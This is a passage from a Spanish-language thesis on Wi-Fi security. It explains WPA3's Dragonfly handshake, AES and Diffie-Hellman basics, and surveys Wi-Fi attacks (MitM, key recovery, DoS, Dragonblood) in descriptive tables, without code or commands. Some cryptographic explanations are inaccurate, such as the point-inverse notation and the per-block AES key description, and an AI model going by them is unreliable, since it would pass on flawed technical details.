4.7.4.6.2 Fase de compromiso y confirmación (commit y confirm)

El protocolo Dragonfly consta de una fase de compromiso (*commit)* y una fase de confirmación (*confirm).* Ambos lados es decir el AP y el cliente pueden iniciar el handshake simultáneamente, lo que puede ocurrir en redes Wi-Fi malladas tras una pérdida de conexión, sin embargo, en redes WPA3 personal el cliente siempre envía la primera solicitud *commit*, mientras que con WPA3 empresarial o EAP-pwd el servidor de autenticación RADIUS siempre envía la primera trama *commit.* Cabe recalcar, que este trabajo solo se centra de WPA3 personal. Según Kohlios & Hayajneh (2018) el apretón de manos de cuatro vías de WPA3 se puede resumirse la siguiente forma (Ver Figura 15):

1. En la fase de compromiso se comparten los parámetros de la curva elíptica para derivar el *PE*. El AP y el cliente generan una r_i privada y una máscara m_i, que consisten en números primos grandes elegidos aleatoriamente en el rango $\{1 \dots p\}$.
2. Se utilizan los valores anteriores para calcular un escalar s y, con ayuda del *PE*, calcular el elemento *E* utilizando las ecuaciones:

Ecuación 2. *Ecuaciones para calcular el escalar S.*

$$s_A = r_A + m_A \ mod\ q \quad (1)$$

Ecuación 3. *Ecuaciones para calcular el elemento E.*

$$E_A = (m_A \times PE)^{-1} \quad (2)$$

3. Ambos lados se envían estos valores en los dos primeros mensajes y verifican que $r_i \; y \; m_i$ cumplan con las condiciones establecidas y que E_i es un punto válido de la curva, si alguna de estas comprobaciones falla, se interrumpe el intercambio.
4. En la fase de confirmación, A, calculará el secreto compartido ss utilizando la información enviada por B, con la siguiente ecuación:

Ecuación 4. *Cálculo del secreto compartido de Dragonfly*

i. $$ss = r_A \times \left(E_B + (s_B \times PE)\right) \quad (3)$$

Esto se puede simplificar aún más anulando operaciones:

$$ss = r_A \times ((m_B \times PE)^{-1} + ((r_B + m_B) \times PE))$$

$$ss = r_A * ((m_B \times PE)^{-1} + (r_B \times PE) + (m_B \times PE))$$

ii. $$ss = r_A \times r_B \times PE$$


5. Se utiliza la ss calculado para obtener la clave de confirmación kck y la clave maestra mk. La kck se introducirá en una función hash, concatenada con el escalar emisor, el escalar del receptor, el elemento del emisor, el elemento del receptor y la identidad (dirección MAC) para confirmar que el emisor ha calculado correctamente el ss, y, por tanto, tiene conocimiento de la contraseña.

Ecuación 5. *Ecuación de confirmación del secreto compartido*

$$confirm_A = H\left(kck + s_A + s_B + E_A + E_B + A(MAC)\right) \quad (4)$$

6. El mensaje de confirmación se calculará en los dos lados en los mensajes tres y cuatro con las correspondientes variables del remitente. El orden de concatenación y la inclusión de la identidad correspondiente añaden autenticidad al mensaje para evitar la repetición del mensaje de la otra parte.
7. Por último, mk se utilizará como el PMK para instalar la PTK en el handshake 802.11i de cuatro vías que sigue y se describió en WPA2.

Figura 15.
Diagrama de Dragonfly handshake.



Nota: La seguridad de Dragonfly radica en a la naturaleza intratable de la operación de producto punto en el cálculo logaritmo discreto, es decir, que sin conocer $\boldsymbol{E_A}$ y $\boldsymbol{PE}$ es imposible computacionalmente encontrar $\boldsymbol{m_A}$. Tomado de Dragonfly handshake diagram, por C.Kohlios & T.Hayajneh, 2018.(https://www.mdpi.com/2079-9292/7/11/284/htm)

La seguridad de este protocolo reside en la naturaleza intratable de la operación del producto punto en el cálculo logaritmo discreto. Conociendo E_A y PE es computacionalmente inviable encontrar m_A. Por lo tanto, incluso si un atacante lograra inferir la contraseña no podría usarla para derivar la PMK por sí mismo y descifrar mensajes pasados. Esto proporciona un mecanismo de secreto hacia adelante del sistema. Puesto que los usuarios tienen que interactuar con el AP para deducir el PMK cada vez, los atacantes sólo pueden tratar de obtener la contraseña compartida intentando una contraseña cada vez, obteniendo la correcta o la incorrecta, y volviendo a intentarlo. Este grado de seguridad facilita al usuario el uso de contraseñas menos complicadas (Kohlios & Hayajneh, 2018).


4.7.4.7 Integridad y confidencialidad de los datos.

El protocolo *Galois/Counter Mode Protocol de 256 bits* (GCMP-256) es el protocolo de cifrado utilizado en WPA3, es mucho más eficiente que CCMP. Para la derivación de las claves una función hash (HMAC) de 384 bits con *Secure Hash Algorithm* (SHA). Para el establecimiento de claves se utiliza el intercambio explicado anteriormente *Elliptic-Curve Diffie* Hellman (ECDH) y el *Elliptic Curve Digital Signature Algorithm* (ECDSA[4]). WPA3 utiliza BIP-GMAC-256 un algoritmo de autenticación de mensajes que se utiliza en protocolos

[4] ECDSA (Elliptic Curve Digital Signature Algorithm) se utiliza para generar y verificar firmas digitales basadas en curvas elípticas, proporciona seguridad en la autenticación y la integridad de datos en entornos digitales al utilizar claves públicas y privadas conjuntamente con operaciones matemáticas en curvas elípticas.

de seguridad, se basa en operaciones criptográficas, como el cifrado de bloque y la multiplicación en un campo finito, para proporcionar integridad y autenticación de los mensajes transmitidos. Utiliza una función HASH-256 para generar un valor de autenticación que se adjunta al mensaje transmitido, el receptor calcula el valor de autenticación utilizando la clave y la función hash y lo compara con el valor recibido, si no ha sido alterado debería coincidir el resultado, sin embargo, este algoritmo sólo es utilizado para el estándar WPA3-Enterprise. Para WPA3-personal se sigue utilizando AES como algoritmo de cifrado (Islam et al., 2020).

Figura 16.
Cifrado WPA3



Tomado de (Islam et al., 2020).

4.7.4.7.1 Estándar de cifrado para WPA3

Algoritmos modernos de cifrado

- DES = Estándar de cifrado de datos
- AES = Estándar de cifrado avanzado

DES, utilizado en 1971, se volvió poco a poco inseguro a raíz del aumento de la potencia de cálculo. AES fue adoptado en 2001 [14]. La Agencia de Seguridad Nacional (NSA-*National Security Agency*) adoptó el algoritmo creado por los matemáticos belgas Joan Daemen y Vincent Rijmen. Estos algoritmos se conocen como cifrado simétrico. Se emplea una única contraseña o clave para encriptar y es la misma clave la que se utiliza para desencriptar el texto, por lo que la clave es muy sensible y la probabilidad de que se filtre a un tercero es muy alta.

La variante del cifrado simétrico es el cifrado asimétrico, que emplea dos claves diferentes para cifrar y descifrar el documento. Una de ellas es la clave pública, que se comparte con cualquiera que quiera enviar un mensaje al destinatario, y la otra es la clave privada, que sólo se guarda en el destinatario para poder desbloquear el mensaje, ya que no circula por Internet (Islam et al., 2020). El funcionamiento se muestra matemáticamente a continuación

Con un generador g=9 y un primo p=19

A (clave privada =7)	**B (clave privada=5)**
$\mathbf{9^7 mod\ 19 \equiv 4}$	$9^5 mod\ 19 \equiv 16$
Clave pública de A = 4	Clave pública de B = 16
$\mathbf{16^7 mod\ 19 \equiv 17}$	$4^5 mod\ 19 \equiv 17$

Por lo tanto, la clave compartida es 17. El algoritmo con el que se trabaja se llama cifrado por bloques. Supongamos que hay un mensaje secreto que está escrito en texto plano y desea cifrar. El primer paso consiste en transformar el código ASCII o letras planas en formato hexadecimal o puede ser puesto en formato binario, pero aquí se muestra como HEX, ya que es mucho más breve de escribir y cómo es un código de máquina nadie puede leerlo.

La clave AES

La clave AES puede ser de tres tipos: 128, 192 y 256. La longitud de la clave viene indicada por estos números. Así pues, en el modelo más inseguro hay una clave de 128 bits que entra y mezcla los datos. Para mejor y mayor seguridad hay claves de 192 y 256 bits respectivamente, pero la de 128 bits es suficiente, ya que al aumentar la longitud de la clave el algoritmo empieza a ejecutarse más lentamente (Islam et al., 2020).

A continuación, se presenta un ejemplo de encriptación de un mensaje con AES.

Mensaje Original

Estimado Shummon, le escribo esta carta confidencial con la esperanza de que podamos concertar una reunión. Sé que la naturaleza sensible de este mensaje le causará cierta consternación, pero no se preocupe. Usaremos mensajería encriptada.

Conversión a HEX

45 73 74 69 6D 61 64 6F 20 53 68 75 6D 6D 6F 6E 2C 20 6C 65 20 65 73 63 72 69 62 6F 20 65 73 74 61 20 63 61 72 74 61 20 63 6F 6E 66 69 64 65 6E 63 69 61 6C 20 63 6F 6E 20 6C 61 20 65 73 70 65 72 61 6E 7A 61 20 64 65 20 71 75 65 20 70 6F 64 61 6D 6F 73 20 63 6F 6E 63 65 72 74 61 72 20 75 6E 61 20 72 65 75 6E 69 F3 6E 2E 20 53 E9 20 71 75 65 20 6C 61 20 6E 61 74 75 72 61 6C 65 7A 61 20 73 65 6E 73 69 62 6C 65 20 64 65 20 65 73 74 65 20 6D 65 6E 73 61 6A 65 20 6C 65 20 63 61 75 73 61 72 E1 20 63 69 65 72 74 61 20 63 6F 6E 73 74 65 72 6E 61 63 69 F3 6E 2C 20 70 65 72 6F 20 6E 6F 20 73 65 20 70 72 65 6F 63 75 70 65 2E 20 55 73 61 72 65 6D 6F 73 20 6D 65 6E 73 61 6A 65 72 ED 61 20 65 6E 63 72 69 70 74 61 64 61 2E

Dividir en bloques

45 73 74 69	6D 61 64 6F	20 53 68 75	6D 6D 6F 6E


Cada bloque (45 73 74 69) + algoritmo AES = Bloque cifrado (45 58 5A 30)

Lo siguiente es dividir los fragmentos de datos en bloques, en este caso los tamaños de los bloques son iguales y se trata de cuatro conjuntos diferentes de bytes hexadecimales. Los bloques en la práctica son mucho más grandes que este, pero da una idea de cómo es un bloque. Posteriormente, se implementa un bucle *for* sobre el algoritmo, puesto que, para cada bloque habrá una operación. Se tomará un bloque de datos y una clave (contraseña), para posteriormente, unirse a través del algoritmo. El algoritmo AES permite ofuscar o mezclar los datos para que sean inidentificables. El resultado es un bloque cifrado del mismo tamaño que el bloque de entrada y con el mismo número de bytes, aunque completamente codificado. Habrá una clave restante que se combinará con el siguiente bloque para producir el siguiente bloque cifrado. Así, cada bloque tiene su propia clave única, ya que la primera clave ha sido generada por el usuario y todas las siguientes han sido calculadas (Islam et al., 2020).

La matemática de AES.

Los bloques de información se mezclan en varias rondas de cambio, intercambio y multiplicación de bits.

Figura 17.
Proceso de Cifrado AES



(Islam et al., 2020)

De este modo, se toma un texto sin formato y se le añade una clave para mezclarlos utilizando el operador XOR. Número de rondas como 10, 12 o incluso 15 dependiendo de la clave se ha utilizado y luego hay cuatro pasos que hacen ofuscación y por lo tanto hay una salida final.

State = es un bloque del mensaje en texto plano que se va a cifrar.

El "*state*" representa aquí un bloque tomado del " texto plano", que es un código sin cifrar, y el círculo "+" significa XOR. significa XOR y esto pasará por nueve rondas principales y en cada ronda los bits serán mezclados y cuando termine habrá un archivo completamente encriptado.

4.8 Modos de Seguridad en Redes Wi-Fi

En lo que respecta a los modos de seguridad del protocolo WPA para redes inalámbricas existen dos modos de seguridad; el personal y el empresarial, las diferencias radican en que, el

personal para la autenticación utiliza una contraseña precompartida (PSK) y en el modo empresarial utilizan el estándar 802.11x con ayuda de un servidor de autenticación (*Remote Access Dial In User Service* -RADIUS). Cabe recalcar que este trabajo se centrará en evaluar las vulnerabilidades en el modo personal de WPA3.


4.8.1 Modo Personal (PSK)

Este modo es el que se utiliza para asegurar las redes inalámbricas domésticas y de oficinas pequeñas. Los clientes utilizan una PSK para poder autenticarse. Es importante saber que la PSK no se puede gestionar para clientes individuales ya que es la misma para todos. En redes WPA la clave precompartida se utiliza también como PMK (Clave maestra por pares) para la negociación de cuatro vías entre el cliente y el AP. En caso de que un atacante capture esta negociación, puede realizar un ataque de fuerza bruta para recuperar la PSK. Si el atacante logra recuperar la clave puede descifrar el tráfico cifrado entre el cliente y el AP. Las redes abiertas son más vulnerables ya que el atacante no necesita recuperar la clave. WPA3-Personal ofrece una mayor protección a estos ataques de fuerza bruta ya que su PMK no se deriva de la PSK, sino que está solo es conocida por el cliente y el AP y es cambiada en cada negociación de cuatro vías. (Vink, 2020).

4.8.1.1 WPA3 SAE

WPA3 SAE o también llamado WPA3 Personal, de acuerdo a Vanhoef & Ronen (2020) está diseñado para ser más resistente, ya que admite PMF como opción obligatoria, en la que el AP transmite balizas periódicamente, incluyendo el elemento de red de seguridad robusto (*Robust Security Network Element*-RSNE) que indica las suites de cifrados soportadas, como la autenticación y el algoritmo de cifrado. De forma similar, un cliente incluye el RSNE en la solicitud de asociación para informar al AP del conjunto de cifrado que pretende utilizar. Debido a que las balizas RSNE no están autenticadas, existe la posibilidad de que un atacante falsifique la RSNE. Para evitar la falsificación del RSNE, la RSNE enviada por el cliente es validada durante el intercambio de cuatro vías por parte del AP, y de forma similar, la RSNE enviada por el AP también es verificada por el cliente. Este proceso se denomina protección contra la degradación y se muestra a través de los mensajes 2 y 3, como se puede ver en la **Figura 18**.

Figura 18.
Intercambio de Mensajes en WPA3-Personal.



Tomado de Review on Wireless Security Protocols (WEP, WPA, WPA2 & WPA3) , por (Reddy & Srikanth, 2019).

4.8.1.2 WPA3-Personal Modo transición.

Debido a que WPA3 es relativamente nuevo, es probable que los dispositivos existentes no soportan SAE y PMF, para adaptarse a este entorno los dispositivos certificados con WPA3 contienen un modo de transición en el que una red soporta tanto WPA3-SAE como WPA2-PSK. Esta configuración implica que el AP declare el mecanismo PMF como un requisito opcional. En base a esto, los dispositivos antiguos se conectarán a través de WPA2-PSK mientras que los más nuevos lo podrán hacer con WPA3-SAE (Vanhoef & Ronen, 2020).

4.8.2 Modo Empresarial

En este modo se utiliza un servidor de autenticación RADIUS para el control centralizado del acceso a la red inalámbrica. Los clientes tienen que ingresar credenciales como usuario y contraseña. Las credenciales son enviadas al servidor RADIUS por medio de un AP que es el intermediario entre el cliente y el servidor. El servidor es el que comprueba si las credenciales son correctas para conceder acceso al usuario a la red. Mientras el servidor no mande una señal

de autenticación satisfactoria el cliente no puede realizar actividades dentro de la red (Vink, 2020).

El protocolo de Autenticación Extensible (*Extensible Authentication Protocol* -EAP) es un marco de autenticación que se utiliza en las redes empresariales para comprobar las credenciales del cliente con un servidor RADIUS. Este protocolo EAP puede ser configurado para aceptar credenciales utilizando diferentes tipos de autenticación y certificados como método de autenticación. Cuando el cliente solicita acceso, el AP crea un túnel seguro con el servidor de autenticación. Una vez verificadas las credenciales del cliente, el servidor RADIUS proporciona al AP una clave maestra por pares (PMK) para derivar las claves de sesión actual (Vink, 2020). WPA3-Empresarial mejora el cifrado utilizando 192 bits y utiliza la negociación Dragonfly que se explicó anteriormente mejorando la seguridad de la red empresarial. Las diferencias principales de los protocolos de seguridad de redes Wi-Fi son en su componente criptográfica, longitud de contraseña, entre otras (Ver **Tabla 5**)

Tabla 5.
Características de los protocolos de seguridad

	WEP	WPA	WPA2	WPA3
Incorporación	1997	2003	2004	2018
Modos de seguridad	WEP-Open WEP-Shared	WPA- PSK WPA-Enterprise	WPA2-PSK WPA2-Enterprise	WPA3-Personal WPA3-Enterprise
Cifrado	RC4	TKIP	AES-CCMP	AES-CCMP AES-GCMP
Longitud de clave	64-bits/128-bit	128-bit	128-bit	128-bit/ 192-bit
Mecanismo de Integridad	CRC-32	64-bit MIC	CBC-MAC	SHA-2
PMF	No	Opcional	Opcional	Obligatorio
Navegación Secreta (FS)	No	No	No	Si
Vencimiento	2004	2012	S/N	S/N

Nota: PMF es la protección de las tramas de gestión después de la asociación, cabe señalar que S/N quiere decir "sin definir". Adaptado de *Distribution of different security protocols,* por M.Vink, 2020, (https://www.ru.nl/publish/pages/769526/mark_vink.pdf)

4.9 Ataques en redes Wi-Fi

Los ataques que pueden comprometer la seguridad de una red Wi-Fi son muy variados, y se pueden derivar del conocimiento de las vulnerabilidades[5] existentes en un protocolo de seguridad, a continuación, se describirán algunos ataques que son comunes en las redes Wi-Fi.

[5]Las vulnerabilidades son las debilidades o fallos del protocolo en cuestión que pueden ser explotados por atacantes para obtener acceso no autorizado a la red o datos privados.

4.9.1 Man in the Middle (Hombre en el Medio)

Un ataque Man-in-the-Middle (MitM) se da cuando un adversario retransmite en secreto la comunicación entre dos partes violando así la autenticación mutua entre un AP y un cliente, esto permite espiar y reproducir, modificar y bloquear los paquetes para que no lleguen a su destino. El espionaje y la alteración del tráfico permite al adversario obtener credenciales, mostrar información incorrecta, utilizar servicios en nombre de la víctima, y realizar muchas acciones maliciosas (Selvarathinam et al., 2019).

El ataque se puede realizar con el anuncio de un AP falso que parezca legítimo a la víctima, es decir, un ataque *Evil Twin*, cuando la red maliciosa tiene las mismas características de la red objetivo como; MAC, BSSID (*Basic Service Set Identifier*) y SSID. Adicionalmente, el adversario puede proveer acceso a internet haciendo más difícil que la víctima se dé cuenta que está navegando en una red maliciosa. Algunos ataques de este estilo se listan en la **Tabla 6**.

Tabla 6.
Ataques Man in The Middle

Protocolo	Ataque	Interacción	Año
WPA-EAP WPA2-EAP	*EAP-PEAP Relay Attack*	Activa (MitM)	2003
WPA WPA2	*Hole196 Vulnerability*	Activa (MitM)	2010
WPA Open WPA2 Open	*Lure10 Attack*	Activa (Cliente)	2017
WPA Open WPA2 Open WPA2 Open	*Know Beacon Attack*	Activa (Cliente)	2018

Adaptado de *Overview of Man-in-the-Middle attacks*, por M.Vink, 2020, (https://www.ru.nl/publish/pages/769526/mark_vink.pdf)

4.9.2 Key-Recovery o Recuperación de Claves

El ataque Key-Recovery o en español recuperación de claves se da cuando el atacante intenta recuperar la contraseña precompartida que se utiliza para poder asociarse a la red. La recuperación de clave puede dar la opción al atacante de lanzar otros ataques a partir de esta, el adversario puede asociarse a la red como cliente y realizar otros ataques, como, por ejemplo; el ARP-Spoofing (*Address Resolution Protocol*) que no es más que enviar mensajes ARP falsos a la red. Normalmente el fin de este ataque es asociar la dirección MAC del atacante con la dirección IP de un ordenador o servidor legítimo de la red, una vez se suplante la identidad el atacante comenzará a recibir cualquier dato que esté destinado a esa dirección IP. Los ataques ARP-Spoofing pueden permitir interceptar, modificar o incluso detener el tráfico de datos(Kohlios & Hayajneh, 2018).

Además, Kohlios & Hayajneh (2018) señalan que un atacante está en la capacidad de intentar explotar las posibles debilidades en el protocolo de autenticación que se ejecutan entre el AP y el cliente. Por ejemplo; capturar el *handshake* de cuatro vías de un cliente que se asocie a la red y realizar un ataque de diccionario *offline.* WPA3 provee un mecanismo que impide realizar estos ataques de fuerza bruta debido a que el handshake crea un PMK común. Cabe decir, que se puede utilizar un análisis estadista sobre el tráfico encriptado para recuperar la clave precompartida. Las redes que se configuran con WEP son las más vulnerables, ya que pueden ser descifradas fácilmente utilizando herramientas de acceso libre. Algunos ataques se listan en la **Tabla 7.**

Tabla 7.
Ataques Key-Recovery

Protocolo	Ataque	Interacción	Año
WEP	FMS Attack	Pasiva	2001
WPA-PSK WPA2-PSK	*Dictionary Attack*	Activa (Cliente)	2003
WEP	*KoreK Attack*	Pasiva	2004
WEP	*PTW Attack*	Activa	2007
WPA-PSK WPA2-PSK	*WPS Brute-Force*	Activa (AP)	2011
WPA-EAP	*EAP-GTC Downgrade Attack*	Activa (Cliente)	2013
WPA-PSK	*WPS Pixie Dust Attack*	Activa (Cliente)	2014
WPA2-PSK	*PMKID Hash Dictionary Attack*	Activa (AP)	2018
WPA3-PSK	*Downgrade Attack Against WPA3-Transition*	Activa (Cliente)	2019
WPA3-PSK	*Timing-Based Side-Channel Attack*	Activa (AP)	2019
WPA3-PSK	*Cache-Based Side-Channel Attack*	Activa (Cliente)	2019

Adaptado de *Overview of Key-recovery attacks,* por M.Vink, 2020, (https://www.ru.nl/publish/pages/769526/mark_vink.pdf)

4.9.3 Traffic Decryption o Desencriptación del tráfico

La desencriptación del tráfico es un tipo de ataque que se da cuando el atacante intenta descifrar el cifrado de un paquete que se intercambia entre un cliente y un AP. Para romper el cifrado el atacante debe conocer el texto plano de un paquete, lo cual afecta a la confidencialidad de los datos. El atacante puede recuperar las claves de cifrado utilizadas para la integridad de los datos, lo cual permite la falsificación de paquetes. La mayoría de los ataques se dan como un proceso para recuperar el texto plano de un paquete, por ejemplo, alterar los paquetes y hacer que el AP los reenvié al adversario (Vink, 2020). En la **Tabla 8** se listan los ataques más conocidos

Tabla 8.
Ataques Traffic Decryption

Protocolo	Ataque	Interacción	Año
WEP	Chop-chop Attack	Activa (AP)	2004
WPA	Beck-Tews Attack	Activa (Cliente)	2008
WPA	*Ohigashi-Morii Attack*	Activa (MitM)	2009
WPA	*Michael Reset Attack*	Activa (Cliente)	2010
WPA	*Vanhoef Piessens Attack*	Activa (Cliente)	2013
WPA	*NOMORE Attack*	Activa (Cliente)	2015
WPA WPA2	*KRACK Attack*	Activa (MitM)	2017

Adaptado de *Overview of Traffic Decryption attacks*, por M.Vink, 2020, (https://www.ru.nl/publish/pages/769526/mark_vink.pdf)

4.9.4 Denial of Service o Denegación de Servicios

Los ataques de Denegación de Servicios (DoS) tienen como objetivo afectar la disponibilidad de los recursos del sistema para los usuarios legítimos. Un atacante puede intentar sobrecargar un sistema con muchas peticiones, de modo que no haya recursos suficientes para atenderlas. Por otro lado, las vulnerabilidades de software pueden llevar a la denegación de servicio; por ejemplo, un atacante puede incluir caracteres especiales en su solicitud que la aplicación no puede manejar, provocando el bloqueo de software.

Una red inalámbrica se puede atacar desde distintas capas del modelo OSI, dado que la comunicación inalámbrica se realiza a través de un canal compartido en la que los datos se transportan por el espectro radioeléctrico donde cualquier persona maliciosa puede interceptar en las señales de radio. Este tipo de ataques físicos se conocen como interferencia de radiofrecuencia. Los ataques *DoS* en la capa de enlace de datos se realizan mediante el robo de paquetes a un cliente o AP. Por ejemplo, un atacante puede falsificar los paquetes de desautenticación haciendo que los clientes se desvinculen de la red. En la **Tabla 9** se enlistan algunos ataques DoS.

Tabla 9.
Ataques DoS

Protocolo	Ataque	Interacción	Año
WEP WPA WPA2	Deauthentication Flooding Attack	Activa (AP)	-
WPA	TKIP Michael MIC failure	Activa (AP)	2013
WPA3	*Dragonfly Resource Exhaustion Attack*	Activa (AP)	2019

Adaptado de *Overview of Denial-of-Service attacks*,por M.Vink, 2020, (https://www.ru.nl/publish/pages/769526/mark_vink.pdf)

4.10 Vulnerabilidades de WPA3

El protocolo WPA3 se anunció como una mejora a WPA2 considerando que sería casi imposible de romper. Sin embargo, en abril de 2019, los investigadores Vanhoef y Ronen analizaron la negociación de Dragonfly que es el mecanismo de asociación que utiliza WPA3. Describieron un grupo de vulnerabilidades denominadas Dragonblood. Las primeras vulnerabilidades descubiertas fueron cinco: dos ataques de degradación, dos fugas de canal lateral y uno de DoS (Ver **Tabla 10**).

Tabla 10.
Resumen de Vulnerabilidades Dragonblood


Ataque	Objetivo	Interacción
Downgrade Attack Against WPA3-Transition	Negociación de cuatro vías	Activa (Cliente)
Downgrade Attack against Security Group	Uso del grupo de seguridad más débil	Activa (MitM)
Timing-Based Side-Channel Attack	Eliminación de posibles contraseñas	Activa (AP)
